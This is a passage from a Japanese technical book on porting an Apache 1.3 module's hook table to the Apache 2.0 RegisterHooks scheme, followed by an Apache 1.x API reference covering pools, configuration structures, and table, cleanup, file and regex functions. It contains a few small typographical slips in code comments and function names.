APIの変更に関してすべてを説明したわけではないが、Apacheバージョン2.0のAPIはバージョン1.xのAPIとは異なり、ヘッダ内に完全にドキュメント化されており、ドキュメント作成ツールのdoxygenを使うことでWebにも完全なドキュメントが公開されている（もちろん配布ファイルにも同梱されている）。APRおよびAPR-utilのWebベースのドキュメント化に関しては、<http://apr.apache.org/>を参照してほしい。すべてのドキュメンテーションのドキュメント化するには、Apacheバージョン2.0のhttpdがあるツリーの最上位で次のように入力する。

```
make dox
```

ただし、本書の執筆時点では、*docs/doxygen.conf*に若干手を加える必要がある。残念なことだが、現時点では、こうして見つけだす他にAPIの変更を把握するよい方法はない。検索には、*grep*ユーティリティが非常に役立つ。

APIの変更に対応できれば、次の課題は新しいフックスキームへの切り替えである。たとえば、バージョン1.3では、以下のように設定していた。

```

module reveal_module = {
    STANDARD_MODULE_STUFF,
    RevealInit,                /* 初期化 */
    RevealCreateDir,           /* ディレクトリごとの設定を作成 */
}

```

```

RevealMergeDir,          /* ディレクトリマージ --- デフォルトは上書き */
RevealCreateServer,      /* サーバごとの設定 */
RevealMergeServer,      /* サーバ設定マージ */
aCommands,              /* コマンドテーブル */
aHandlers,              /* ハンドラ */
RevealTranslate,         /* ファイル名変換 */
RevealCheckUserID,       /* ユーザID検査 */
RevealCheckAuth,         /* 認証検査 */
RevealCheckAccess,       /* アクセス検査 */
RevealTypeChecker,       /* タイプ検査 */
RevealFixups,            /* Fixup */
RevealLogger,            /* ログ記録 */
RevealHeaderParser,      /* ヘッダ解析 */
RevealChildInit,         /* 子プロセスの初期化 */
RevealChildExit,         /* 子プロセスの終了 */
RevealPostReadRequest,   /* リクエスト読み込み後処理 */
};

```

バージョン2.0では、これをより短く記述できる。すべてのフックが1つの関数内で初期化されたためである。この詳細は、前の章で説明しているが、ここではどのようなようになったのかを見ることにする。

```

static void RegisterHooks(apr_pool_t *pPool)
{
    ap_hook_post_config(RevealInit, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_handler(RevealHandler, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_translate_name(RevealTranslate, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_check_user_id(RevealCheckUserID, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_auth_checker(RevealCheckAuth, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_access_checker(RevealCheckAccess, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_type_checker(RevealTypeChecker, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_fixups(RevealFixups, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_log_transaction(RevealLogger, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_header_parser(RevealHeaderParser, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_child_init(RevealChildInit, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_post_read_request(RevealPostReadRequest, NULL, NULL, APR_HOOK_MIDDLE);
}

module reveal_module = {
    STANDARD20_MODULE_STUFF,
    RevealCreateDir,          /* ディレクトリごとの設定を作成 */
    RevealMergeDir,          /* ディレクトリマージ --- デフォルトは上書き */
    RevealCreateServer,      /* サーバごとの設定 */
    RevealMergeServer,      /* サーバ設定マージ */
    aCommands,              /* コマンドテーブル */
    RegisterHooks            /* フックの登録 */
};

```

これによって明らかになったマイナーな欠陥が1つある。

```
static void RevealChildInit(server_rec *pServer, apr_pool_t *pPool)
```

これは次のようになる。

```
static void RevealChildInit(apr_pool_t *pPool, server_rec *pServer)
```

また、ちょっと驚くかもしれないが、

```
static void RevealInit(server_rec *pServer, apr_pool_t *pPool)
```

これが以下のようになる。

```
static int RevealInit(apr_pool_t *pPool, apr_pool_t *pLog, apr_pool_t *pTemp,  
    server_rec *pServer)
```

戻り値がOKならば、この場合はこれでいい。また、child_exitフックがなったことにも注意してほしい。これはプールのクリーンアップ関数で代替できる。

少なくともこのモジュールに関しては、これですべてだ。あとは、適切なAddModuleを使ってこのモジュールをロードするだけだ。

```
LoadModule reveal_module .../mod_reveal.so
```

Apacheバージョン1.3と同じように動作するはずだ。

Apache 1.x API

Apache 1.xは、モジュールをHTTPプロトコルと隔離したり、モジュールどうしを隔離したりするためのアプリケーションプログラミングインタフェース（API）を提供している。この付録では、APIの主要な概念を解説し、Apache 1.xを対象としてモジュールを書く際に利用できる関数のリストを提供する。

付録1 プール

Apache APIについて理解しておくべき最も重要なのはプールという概念である。プールは、リソース（ファイルハンドル、メモリハンドル、子プログラム、ソケット、パイプなど）の集合であり、プールが破棄されるとこれらのリソースは解放される。Apacheで使うリソースのほとんどすべてはプール内に常駐しているので、プールを使わない場合には熟考が必要である。

プールリソースの興味深い特徴は、解放するためにはプールを破棄するだけでよいということだ。プールの中にはサブプールを定義でき、サブプールの中にはサブサブプールを定義することができる。プールを破棄すると、その中のサブプールはすべて破棄される。

当然といえば当然だが、Apacheは起動時にプールを作成する。そしてこのプールから他のプールが作成される。このプールには設定情報が書き込まれる（そのため、killでサーバを再起動するたびにこのプールは破棄されて作り直されるのである）。次のレベルのプールは、Apacheが接続を受信するたびに作成され、接続の終了時に破棄される。1つの接続が複数のリクエストに及ぶこともあるので、リクエストごとに新しいプールが作成（そして破棄）される。リクエスト処理においては、いろいろなモジュールが自分用のプールを作成し、中にはサブリクエストを作るモジュールもある。サブリクエストは、本物のリクエストであるかのように、APIメカニズムの中にプッシュされる。これらの各プールには、対応する構造体（接続構造体やリクエスト構造体など）を介してアクセスする。

このことを念頭に置くと、どういった場合にプールを使うべきではないかが明確にわかる。つまり、リソースの寿命とプールの寿命が一致しない場合である。しかし、一時的な格納場所（たとえばファイルか何かを格納する）が必要であれば、適切なプール（リクエストプールが最大の候補だろう）の

中にサブプールを作り、必要がなくなったらサブプールを破棄すればよい。したがって、リソースの寿命がプールよりも短いからと言っても、やはりプールを使わないことにはならない。筆者たちが思いつく限りでは、プールを使えない唯一の例は、リスナーを扱うためのコード（`http_main.c`の`copy_listeners()`および`close_unused_listeners()`）である。これらのコードは、なんとトップレベルのプールよりも寿命が長いのである。

この方法には多くのメリットがある。最も明らかなメリットは、モジュールがリソースを使う際に、リソースをいつどうやって解放しなければならないのかを考える必要がないということだ。これは、エラーを処理する際には特に便利である。エラー処理を行ったら、エラーリクエストに関連したプールを破棄すれば、すべてのリソースが整理される。Apacheの各インスタンスは複数のリクエストを処理することがあるため、この機能はサーバの信頼性を向上させてくれる。本章で説明するように、プールはApacheのAPIのほとんどすべての側面に関与する。プールは`alloc.h`で定義されている。

```
typedef struct pool pool;
```

`struct pool`は`alloc.c`で定義されているが、モジュールがその定義内容を使うことはない。すべてのモジュールは、プールをポインタとして扱い、プールAPIに渡すからだ。

Apacheの他の多くの機能と同じように、プールは設定が可能であり、おもにクリーンアップ関数（下記のプール関連APIを参照）を登録することによって、自分だけのリソース管理をプールに追加できる。

付録2 サーバごとの設定

Apacheの各インスタンスはそれぞれ設定された任意のバーチャルホスト（もしくはメインホスト）へのリクエストを処理するために呼び出されるため、構造体は各ホストに関する情報を保持できるように定義される。この構造体`server_rec`は、`httpd.h`の中で以下のように定義されている。

```
struct server_rec {
    server_rec *next;

    /* 情報の定義元 */
    const char *defn_name;
    unsigned defn_line_number;

    /* サーバ設定情報の完全なパス */

    char *srm_confname;
    char *access_confname;

    /* コンタクト情報 */

    char *server_admin;
```

```

char *server_hostname;
unsigned short port;          /* リダイレクトなどのために */

/* ログファイル --- transferログは、今ではモジュール内にあることに注意 */

char *error_fname;
FILE *error_log;
int loglevel;

/* サーバに対するモジュール特有設定とデフォルト値 */
int is_virtual;               /* もしこのサーバがバーチャルホストならばTRUE */
void *module_config;          /* モジュールのサーバ単位の設定構造体への
                               * ポインタを含んでいる設定ベクタ
                               */
void *lookup_defaults;        /* ディレクトリ単位の情報を調べ始める
                               * 前のMIMEタイプ情報など
                               */

/* 処理のハンドリング */
server_addr_rec *addrs;
int timeout;                  /* タイムアウト。あきらめるまでの秒数 */
int keep_alive_timeout;        /* 別のリクエストを待つ秒数 */
int keep_alive_max;            /* コネクション毎の最大リクエスト数 */
int keep_alive;                /* コネクション毎の最大リクエスト数 */
int send_buffer_size;          /* TCP送信バッファのサイズ (バイト数)

char *path;                    /* ServerPathのパス名
int pathlen;                    /* パスの長さ
char *names;                    /* ServerAliasサーバの通常の名前
array_header *wild_names;       /* ServerAliasサーバのワイルドカード化された名前

uid_t server_uid;              /* execラッパーを呼ぶ際の実効ユーザID
gid_t server_gid;              /* execラッパーを呼ぶ際の実効グループID
};

```

この構造体の大部分はApacheコアが利用するが、各モジュールがサーバごとの設定を持つことも可能だ。具体的には、`ap_get_module_config()`を利用して、`module_config`メンバ経由でアクセスする。各モジュールがモジュールごとの設定構造体そのものを作成するため、サイズや内容を完全に制御できる。

付録3 ディレクトリごとの設定

ディレクトリやURL、またはファイルごとにモジュールを設定することもできる。上記と同様に、各モジュールが自身のディレクトリごとに設定することもできる（3つのどの場合でも、同一の構造体を利用される）。モジュールは、設定中であれば直接的に利用でき、サーバが稼働中の場合は間接的に利用できる。どちらの場合でも、以下で説明する`request_rec`構造体を通じて利用可能となる。

付録4 リクエストごとの情報

コアは、モジュールの各関数を呼び出す前にリクエストを適切なバーチャルサーバとディレクトリ情報に照合する。これにより、正しいタイミングで正しい情報がモジュールに提供されることが保証される。この情報は、他の情報と一緒に *httpd.h* の *request_rec* 構造体にパッケージされる。

```
struct request_rec {
    ap_pool *pool;
    conn_rec *connection;
    server_rec *server;

    request_rec *next;           /* リダイレクトされている場合は、リダイレ
                                * クト先のリクエストへのポインタ
                                */
    request_rec *prev;          /* 内部リダイレクトであれば、リダイレクト
                                * "元"へのポインタ
                                */

    request_rec *main;          /* サブリクエストであれば (request.h参照)、
                                * メインリクエストへのポインタ
                                */

    /* リクエストそのものについての情報。最初は、protocol.cのみをアクセス
     * 可能とする。
     */

    char *the_request;          /* リクエストの先頭行であるため、ログ可能 */
    int assbackwards;           /* HTTP/0.9、“シンプルな”リクエスト */
    int proxyreq;               /* プロキシリクエスト (post_read_request
                                * またはtranslate_nameの中で計算) */
    int header_only;            /* HEADリクエスト、GETの反対 */
    char *protocol;              /* 指定されているプロトコル、HTTP/0.9 */
    int proto_num;              /* プロトコルのバージョン番号; 1.1 = 1001 */
    const char *hostname;       /* URIまたはHostで設定されているホスト: */

    time_t request_time;        /* リクエストの開始タイミング */

    char *status_line;          /* スクリプトで指定されているステータス行 */
    int status;                  /* あらゆるケースにおいて */

    /* リクエストメソッド、プロトコル等。2通りの表現。protocol.cの外側
     * では確認のみ。変更はしない。
     */

    char *method;               /* GET、HEAD、POSTなど */
    int method_number;          /* M_GET、M_POSTなど */

    /*
     * allowedは許可するメソッドのビットベクタ。
     */
}
```

ハンドラは、リクエストメソッドが処理に対応していることを保証しなければならない。一般に、モジュールは処理できないリクエストメソッドを拒絶しなければならない。このようなハンドラが異常終了するのに先立って、ハンドラは自分が処理できるメソッドのリストに `r->allowed` を設定する必要がある。このビットベクタは、`OPTIONS` リクエストに必要な “Allow:” ヘッダと `METHOD_NOT_ALLOWED` および `NOT_IMPLEMENTED` ステータスコードの構築に使用される。`default_handler` が `OPTIONS` を処理するため、すべてのモジュールは `OPTIONS` の処理を拒否してもよい。`TRACE` は常に許可されているため、モジュールは明示的に設定する必要はない。`default_handler` は `GET` を常に処理するため、`GET` を実装しないモジュールは `METHOD_NOT_ALLOWED` を返した方がよいだろう。この場合、`mod_actions` では `GET` スクリプトをインストールすることはできない。

```

*/
int allowed;                                /* 使用できるメソッド - 405ではOPTIONSなど */

int sent_bodyct;                            /* ストリームのバイト数はボディに相当 */
long bytes_sent;                            /* ボディのバイト数、アクセスを容易にするため */
time_t mtime;                              /* リソースが最後に修正された時刻 */

/* HTTP/1.1接続レベルの機能 */

int chunked;                               /* チャンクされた送信コーディングを送る */
int byterange;                             /* バイト範囲の数 */
char *boundary;                            /* マルチパート/バイト範囲の境界 */
const char *range;                         /* Range: ヘッダ */
long clengeth;                             /* “実際の” コンテンツ長 */

long remaining;                            /* 残りの読み込みバイト長 */
long read_length;                          /* 読み込み済みのバイト長 */
int read_body;                             /* リクエストボディの読み方 */
int read_chunked;                          /* チャンクされた送信コーディングを読む */

/* MIMEヘッダ環境のinとout。また、サブプロセスに渡す環境変数
 * この環境に追加するモジュールを作成できるようにする。
 *
 * headers_outとerr_headers_outの違いは、後者はエラー時にも出力
 * され、内部のリダイレクトの間にも維持される(ErrorDocument
 * ハンドラ用に出力されたヘッダに渡されるため) 点である。
 *
 * notesテーブルはモジュール間で注釈を渡すためのもので、他に
 * 目的はない。
 */

table *headers_in;
table *headers_out;
table *err_headers_out;
table *subprocess_env;
table *notes;

```

```

/* content_type、handler、content_encoding、content_language、および
 * すべてのcontent_languageは小文字の文字列でなければならない。
 * また、スタティック文字列へのポインタである場合もあるため、
 * その場で修正してはならない。
 */
char *content_type;          /* これらから抜けてディスパッチする */
char *handler;               /* 実際のディスパッチ対象 */

char *content_encoding;
char *content_language;
array_header *content_languages; /* (char*)の配列 */

int no_cache;
int no_local_copy;

/* リクエストされたオブジェクト（直接、またはインクルードか
 * コンテンツネゴシエーションマッピングを介して）
 */
char *unparsed_uri;          /* 未解析のURI */
char *uri;                   /* URIのパス部分 */
char *filename;
char *path_info;
char *args;                  /* QUERY_ARGS、存在する場合のみ */
struct stat finfo;           /* このようなファイルが存在しない場合はST_MODEが0に
 * セットされる */
uri_components parsed_uri;    /* 解析済みのURI コンポーネント */

/* .htaccess ファイルごとに異なるその他の設定情報。
 * 各モジュールに対して1つのvoid* ポインタを持つ設定ベクタである
 * （何をポイントするかはモジュールが決定する）
 */

void *per_dir_config;         /* 設定ファイルで指定されるオプションなど */
void *request_config;         /* このリクエストの注釈 */
/*
 * このリクエストによってアクセスされる.htaccessファイルの設定ディレクティブリストのリンクされた
 * リスト。
 * 注意：常にリストの先頭に追加する（末尾ではない）。こうすることで、サブリクエストのリストが（一時的
 * に）親のリストをポイントすることができる。
 */
const struct htaccess_result *htaccess;
};

```

付録5 設定およびリクエスト情報へのアクセス

上記の説明は非常に複雑に見えるし、率直に言えば複雑な内容だ。しかし、Apacheの内部動作を操作するのではない限り（筆者の意見では、このようなことは行わない方がよい）、上記のような構造体

があるということと、モジュールはこれらの構造体に適切なタイミングでアクセスできるということが把握できていれば十分だ。モジュールによってエクスポートされた各関数は、適切な構造体にアクセスを得ることによって機能する。アクセス対象の構造体は関数によって異なるが、常にモジュールのディレクトリごとの設定構造体 `server_rec` (1つまたは2つの場合もある)、または `request_rec` のどちらかである。前述のように、`server_rec` 構造体を渡された場合は、サーバごとの設定にアクセスでき、`request_rec` 構造体を渡された場合はサーバごと／ディレクトリごとの設定の両方にアクセスできる。

付録6 関数

上記では、モジュールで利用するおもな構造体について説明した。以下では、これらを構造体を利用し、操作するために使用するさまざまな関数を解説する。

付録6.1 プール関数

ap_make_sub_pool

サブプールの作成

```
pool *ap_make_sub_pool(pool *p)
```

プール中にサブプールを作成する。サブプールは、プール `p` が破棄されると自動的に破棄されるが、`ap_destroy_pool` を使って破棄したり、`ap_clear_pool` を使ってクリアすることもできる。戻り値は作成したプール。

ap_clear_pool

プールのクリア。ただし破棄しない。

```
void ap_clear_pool(pool *p)
```

すべてのサブプールを `ap_destroy_pool` を使って破棄し、クリーンアップメソッドを実行することで、プールをクリアする。ただし、プール自身は空のまま保持されるので再利用が可能だ。

ap_destroy_pool

プールおよび内容すべての破棄

```
void ap_destroy_pool(pool *p)
```

内容のクリーンアップメソッドを実行し、さらにサブプールすべてを破棄することによってプールを破棄する。サブプールはプールのクリーンアップメソッド実行前に破棄される。

ap_bytes_in_pool

プールサイズの通知

```
long ap_bytes_in_pool(pool *p)
```

現在プールに割り当てられているバイト数を返す。

ap_bytes_in_free_blocks

プールシステム内フリーブロックのトータルサイズを通知

```
long ap_bytes_in_free_blocks(void)
```

全プール用に、現在自由に使えるブロックのバイト数を返す。

ap_palloc

プール内メモリの割り当て

```
void *ap_palloc(pool *p, int size)
```

少なくともsizeバイト分のメモリを割り当てる。このメモリはプールを破棄すると解放される。戻り値は新規メモリブロックへのポインタ。

ap_pccalloc

プール内メモリの割り当ておよび初期化

```
void *ap_pccalloc(pool *p, int size)
```

少なくともsizeバイト分のメモリを割り当てて0に初期化する。このメモリはプールが解放されると破棄される。戻り値は新規メモリブロックへのポインタ。

ap_pstrdup

プール内での文字列複製

```
char *ap_pstrdup(pool *p, const char *s)
```

プール内に文字列の複製を作る。このメモリはプールが破棄されると解放される。戻り値は、sがNULLの場合にはNULL、それ以外の場合は新しい文字列のコピーへのポインタ。

ap_pstrndup

プール内での長さ制限付き文字列複製

```
char *ap_pstrndup(pool *p, const char *s, int n)
```

n+1バイトのメモリを割り当てて、sからn文字複写する。結果の終端はNULLになる。このメモリはプールが破棄されると解放される。戻り値は、sがNULLの場合にはNULL、それ以外の場合は新規メモリブロックへのポインタ。

ap_pstrcat

文字列リストの結合および複製

```
char *ap_pstrcat(pool *p, ...)
```

文字列リストを結合して、新規メモリブロック内へ割り当てる。リストの終端はNULLである。メモリはプールが破棄されると解放される。戻り値は新規メモリブロックへのポインタ。たとえば、

```
pstrcat(p, "Hello, ", "world!", NULL);
```

は、Hello, world!を内容とするメモリブロックを返す。

付録6.2 配列関数

ap_make_array

任意サイズ要素の配列割り当て

```
array_header *ap_make_array(pool *p, int nelts, int elt_size)
```

サイズが`elt_size`の要素を`nelts`個保持するためにメモリを割り当てる。配列は、必要に応じて要素を保持できるように拡張できる。この配列は、プールの破棄されると解放される。戻り値は新規配列へのポインタ。

ap_push_array

配列への新規要素追加

```
void *ap_push_array(array_header *arr)
```

配列`arr`の次の要素へのポインタを返す。新規要素追加時には、必要に応じて新規メモリが割り当てられる。

ap_array_cat

2つの配列の結合

```
void ap_array_cat(array_header *dst, const array_header *src)
```

配列`dst`の末尾に配列`src`を追加する。要素追加時には、必要に応じて配列`dst`にメモリが割り当てられる。この処理は、2つの配列の要素サイズが同じ場合にだけ意味があるが、これに関する検査は行わない。

ap_copy_array

配列のコピー作成

```
array_header *ap_copy_array(pool *p, const array_header *arr)
```

配列`arr`のコピーをプール`p`中に新たに作成する。新規配列はプールの破棄されると解放される。戻り値は新規配列へのポインタ。

ap_copy_array_hdr

copy-on-write (書き込み時コピー) による配列のコピー作成

```
array_header *ap_copy_array_hdr(pool *p, const array_header *arr)
```

配列`arr`をプール`p`にコピーする。ただし実際には、この関数の実行時にコピーされるのではなく、`ap_push_array`により配列の拡張が指示された時点で、拡張を行う前に元の配列が新規配列にコピーされる。戻り値は新規配列へのポインタ。

この関数には少なくとも2つの落とし穴がある。まず、配列が拡張されなかった場合、元の配列が破棄されると、新規配列用領域も破棄されてしまうのである。次に配列が拡張される以前にオリジナルの配列が変更された場合、その変更が新規配列にも影響を与えてしまう。

ap_append_arrays

2つの配列の結合による新規配列の作成

```
array_header *ap_append_arrays(pool *p, const array_header *first,
    const array_header *second)
```

firstの要素の末尾にsecondの要素を付加して新規配列を作成する。secondが空の場合、新規配列は新たに要素が加えられるまで、firstとメモリを共有する（これは、新規配列を作成する際、ap_copy_array_hdr()を使用するためである。ap_copy_array_hdr()関数の警告を参照）。戻り値は新規配列へのポインタ。

付録6.3 テーブル関数

テーブルとは、キーと値という2種類の文字列間の相関関係を意味し、値はキーを使ってアクセスされる。

ap_make_table

新規テーブルの作成

```
table *ap_make_table(pool *p, int nelts)
```

neltsの要素に十分な記憶領域を割り当てて、テーブルを作成する。戻り値はテーブルへのポインタ。

ap_copy_table

テーブルのコピーの作成

```
table *ap_copy_table(pool *p, const table *t)
```

テーブルのコピーへのポインタを返す。

ap_table_elts

テーブルのベースとなる配列へのアクセス

```
array_header *ap_table_elts(table *t)
```

テーブルがベースとしている配列を返す。

ap_is_empty_table

テーブルが空かどうかのテスト

```
int ap_is_empty_table(table *t)
```

テーブルが空であれば0以外の値を返す。

ap_table_set

テーブル内エントリの作成または置換

```
void ap_table_set(table *t, const char *key, const char *value)
```

keyがすでに対応する値をt内に保持している場合、それをvalueのコピーで置換する。保持していない場合は、新規エントリをテーブル内に作成する。keyとvalueはap_pstrdup()で複製される。

ap_table_setn

テーブル内のエントリを複製なしで作成または置換

```
void ap_table_setn(table *t, const char *key, const char *value)
```

`ap_table_set()`と似ているが、キーと値は複製されない。この関数は、プールからサブプールに値をコピーする際に使用する。

ap_table_merge

新しい値をテーブルにマージ

```
void ap_table_merge(table *t, const char *key, const char *value)
```

`key`に対応するエントリがすでにテーブル内に存在している場合、コンマとスペースで区切って既存の値に`value`結合する。エントリが存在していない場合は、`ap_table_set`と同様に、新規エントリが作成される。`key`に対応するインスタンスがテーブルの中に複数存在した場合は、最初のエントリだけが処理対象となる。

```
pool *p;      /* 他の場所で設定されているものとする */
table *t;
char *v;

t=make_table(1);
table_set(t, "somekey", "Hello");
table_merge(t, "somekey", "world!");
v=table_get(t, "somekey");    /* vの内容が"Hello, world!"になる */
```

ap_table_mergen

新しい値を複製なしでテーブルにマージ

```
void ap_table_mergen(table *t, const char *key, const char *value)
```

`ap_table_merge()`と似ているが、新しい`key/value`ペアが作成された場合でも複製されない。この関数は、プールからサブプールへ値をマージする際に使用する。

ap_table_addテーブル内への新規`key/value`ペアの追加

```
void ap_table_add(table *t, const char *key, const char *value)
```

`key`と`value`の対応付けを行う新規エントリをテーブルに追加する。テーブルに`key`がすでに存在しているかどうかに関わらず、新規エントリが作成されることに注意。`key`と`value`は、`ap_pstrdup()`で複製される。

ap_table_addnテーブル内への新規`key/value`ペアの複製なしでの追加

```
void ap_table_addn(table *t, const char *key, const char *value)
```

`key`と`value`の対応付けを行う新規エントリをテーブルに追加する。テーブルに`key`がすでに存在しているかどうかに関わらず、新規エントリが作成されることに注意。作成される`key`と`value`は複

製されないため、変更されていないことを確認する必要がある。この関数は、プールからサブプールにテーブル要素をコピーする際に使用する。

ap_table_unset

テーブル内からのエントリ削除

```
void ap_table_unset(table *t, const char *key)
```

テーブル内のkeyに対応するエントリを削除する。存在しないエントリを削除してもエラーにならない。

ap_table_get

テーブル内のキーに対応する値の検索

```
const char *ap_table_get(const table *t, const char *key)
```

テーブルt中のkeyに対応する値を返す。返された値を修正することはできない。

ap_table_do

テーブルの各要素への関数の適用

```
void ap_table_do(int (*comp) (void *, const char *, const char *),
                 void *rec, const table *t,...)
```

NULLで終端されたvarargのリストが空の場合は、テーブル全体を走査し、各key/valueペアに対して関数comp(rec, key, value)を実行する。varargのリストが空でない場合は、一致しているキー（一致の確認には、strcasecmp()を使用する）を走査し、関数compを実行する。関数compが値0を返すと、走査は終了する。

どちらの場合にせよ、同じキーに対してcomp()関数が何度も呼び出されることがある。この場合、同じキーのさまざまなエントリが再度テーブルに含まれ、varargのリストが空でない場合は、キーが同じかどうかに関わらず、すべてのvarargアイテムに対して走査が繰り返される。

ap_overlay_tables

2つのテーブルを結合して新規テーブルの作成

```
table *ap_overlay_tables(pool *p, const table *overlay, const table *base)
```

overlayおよびbaseの2つのテーブルを結合して、新規テーブルを作成する。結合順序としてはoverlayが先にくる。2つのテーブルに同一のキーが存在しても、キーのマージや上書きはまったく行われない。ただしoverlayが先にくるため、新規テーブルに対するap_table_get検索では、overlayにキーが存在すればその値が返される。戻り値は新規テーブルへのポインタ。

ap_clear_table

削除なしのテーブルのクリア

```
API_EXPORT(void) ap_clear_table(table *t)
```

テーブルをクリアする。テーブルの要素は破棄されない（いずれにしてもプールのメカニズムはテーブル要素の破棄を許可していない）が、要素は使えなくなる。

付録6.4 クリーンアップ関数

クリーンアップ関数は、プールにおいて重要な役割を果たす。これらの関数は、プールが破棄されるときにクリーンアップ処理を行う。

ap_register_cleanup

クリーンアップ関数の登録

```
void ap_register_cleanup(pool *p, void *data, void (*plain_cleanup)(void *),
    void (*child_cleanup)(void *))
```

プールが破棄される際に呼ばれる関数のペアを登録する。プールが破棄されるのは2つの場合である。まず、サーバがプールの利用を終了した場合である。この場合、サーバはプールを破棄してplain_cleanup関数を呼び出す。もう1つはサーバがフォークしている状態で、他プログラムをexecする準備をしている場合である。この場合はchild_cleanup関数が呼び出される。どちらの場合でも、ただ1つの引数であるdataがクリーンアップ関数に渡される。どちらのクリーンアップも必要なければ、ap_null_cleanupを使用する。

ap_kill_cleanup

クリーンアップ関数の削除

```
void ap_kill_cleanup(pool *p, void *data, void (*plain_cleanup)(void *))
```

それまでに登録されたクリーンアップ関数をプールから削除する。クリーンアップ関数は、ap_register_cleanupによる登録時のplain_cleanup関数とdataポインタで識別される。dataポインタはap_register_cleanup実行時と同一のメモリを指さなければならない。

ap_cleanup_for_exec

exec準備に伴う全プールのクリア

```
void ap_cleanup_for_exec(void)
```

child_cleanupメソッドを呼び出し、すべてのプールを破棄する。言うまでもないが、この関数はフォークした後で、(サーバでない) 子プロセスを実行する前にだけ呼び出さなければならない。サーバ稼働中にこの関数を呼び出すとサーバの動作は必ず停止する。Win32の場合は、OSの仕様上フォークができないので、この関数は何も行わない。残念ながら、これに対する十分な代替手段は存在しない。

ap_note_cleanups_for_fd

ファイルディスクリプタ用クリーンアップの登録

```
void ap_note_cleanups_for_fd(pool *p, int fd)
```

プールの破棄時にファイルディスクリプタをクローズするクリーンアップ関数を登録する。通常はファイルオープン関数が自動的に登録を行うが、手動で行わなければならない場合もある。ソケットには、独自のクリーンアップ関数がある。

ap_kill_cleanups_for_fd

ファイルディスクリプタ用クリーンアップの削除

```
void ap_kill_cleanups_for_fd(pool *p, int fd)
```

`ap_popenf()`、`ap_pfdopen()`、または`ap_note_cleanups_for_fd()`を使って登録されたファイルディスクリプタ用クリーンアップを削除する。通常はファイルがクローズされるとこの処理も同時に行われるが、場合によってはこの関数を直接呼び出さなければならないこともある。

ap_note_cleanups_for_socket

ソケット用クリーンアップの登録

```
void ap_note_cleanups_for_socket(pool *p, int fd)
```

プールの破棄時にソケットをクローズするクリーンアップを登録する。Win32ではファイルディスクリプタとソケットを同等に扱えないため、`ap_note_cleanups_for_fd()`とは別にこの関数が存在する。

ap_kill_cleanups_for_socket

ソケット用クリーンアップの削除

```
void ap_kill_cleanups_for_socket(pool *p, int sock)
```

`sock`で指定されたソケット用のクリーンアップ関数を削除する。通常は、`ap_pclose_socket()`でソケットをクローズするときに自動的に行われるが、この関数を直接呼び出さなければならない場合もある。

ap_note_cleanups_for_file

FILE *用クリーンアップの登録

```
void ap_note_cleanups_for_file(pool *p, FILE *f)
```

プールの破棄時にストリームをクローズするクリーンアップ関数を登録する。奇妙ではあるが、`ap_kill_cleanups_for_file()`という関数はない。

ap_run_cleanup

アラームをブロックしてクリーンアップ関数を実行

```
void ap_run_cleanup(pool *p, void *data, void (*cleanup)(void *))
```

クリーンアップ関数に`data`を渡し、アラームをブロックして実行する。通常は、クリーンアップ関数は自動的に実行されるため、この関数は必要ないが、カスタムクリーンアップコードの実行にはこの関数を使うとよい。クリーンアップ関数は`p`から削除される。

付録6.5 ファイルおよびソケット関数

これらの関数は、ファイルやソケットをオープンまたはクローズする。この際、クリーンアップは自動的に登録または削除される。

ap_popenf

自動クリーンアップ（機能）付ファイルのオープン

```
int ap_popenf(pool *p, const char *name, int flg, int mode)
```

標準C関数の`open()`と同等だが、プールが破棄される際にファイルクローズが保証される点異なる。戻り値は、オープンしたファイルのファイルディスクリプタまたはエラーが発生したことを示す-1。

ap_pclosef

ap_popenfでオープンしたファイルのクローズ

`int ap_pclosef(pool *p, int fd)`

`ap_popenf()`でオープンしたファイルをクローズする。戻り値は、`close()`の戻り値と同じ。ファイルのクリーンアップ関数は破棄される。

ap_pfdopen

自動クリーンアップストリームのオープン

`FILE *ap_pfdopen(pool *p, const char *name, const char *mode)`

`fopen()`と同等だが、プールが破棄される際にストリームのクローズを保証する点異なる。戻り値は、新しいストリームへのポインタまたはエラーが発生したことを示すNULL。

ap_pfdopen

自動クリーンアップファイルディスクリプタからのストリームオープン

`FILE *ap_pfdopen(pool *p, int fd, const char *mode)`

`fdopen()`と同等だが、プールが破棄される際にストリームのクローズを保証する点異なる。戻り値は、新しいストリームへのポインタまたはエラーが発生したことを示すNULL。

ap_pfclose

pfdopen()またはpfdopen()でオープンされたストリームのクローズ

`int ap_pfclose(pool *p, FILE *fd)`

クリーンアップ関数をプールから取り除き、`fclose()`によりストリームをクローズする。戻り値は`fclose()`と同じ。

ap_psocket

自動クリーンアップソケットのオープン

`int ap_psocket(pool *p, int domain, int type, int protocol)`

`socket()`を使用してソケットをオープンし、プールの破棄時にソケットをクローズするためのクリーンアップ関数を登録する。

ap_pclosesocket

ap_psocket()でオープンしたソケットのクローズ

`int ap_pclosesocket(pool *a, int sock)`

クリーンアップ関数をプールから削除し、`closesocket()`を使用してソケットをクローズする。戻り値は`closesocket()`と同じ。

付録6.6 正規表現関数

ApacheのAPI関数によってラップされているのは、メモリを割り当てる関数のみである。

ap_pregcomp

自動クリーンアップを伴う正規表現のコンパイル

```
regex_t *ap_pregcomp(pool *p, const char *pattern, int cflags)
```

regcomp()と同等だが、プールが破棄される際に、使用メモリが自動的に解放される点と、regcomp()へのregex_t *引数がパラメータとして渡されるのではなく、プール内で作成されて返される点異なる。

ap_pregsub

正規表現置換の実行

```
char *ap_pregsub(pool *p, const char *input, const char *source,
    size_t nmatch, regmatch_t pmatch[])
```

sourceを置換元として、inputの\$0-\$9を置換する。置換は、pmatchの位置から開始する。nmatch、pmatch、およびsourceは、regexec()に渡されるものと同じでなければならない。pから割り付けられたメモリ内にあるinputの置換済みバージョンを返す。

ap_pregfree

ap_pregcomp()でコンパイルされた正規表現の解放

```
void ap_pregfree(pool *p, regex_t * reg)
```

正規表現をregfree()で解放し、プールからクリーンアップ関数を削除する。

ap_os_is_path_absolute

絶対パスかどうかの確認

```
int ap_os_is_path_absolute(const char *file)
```

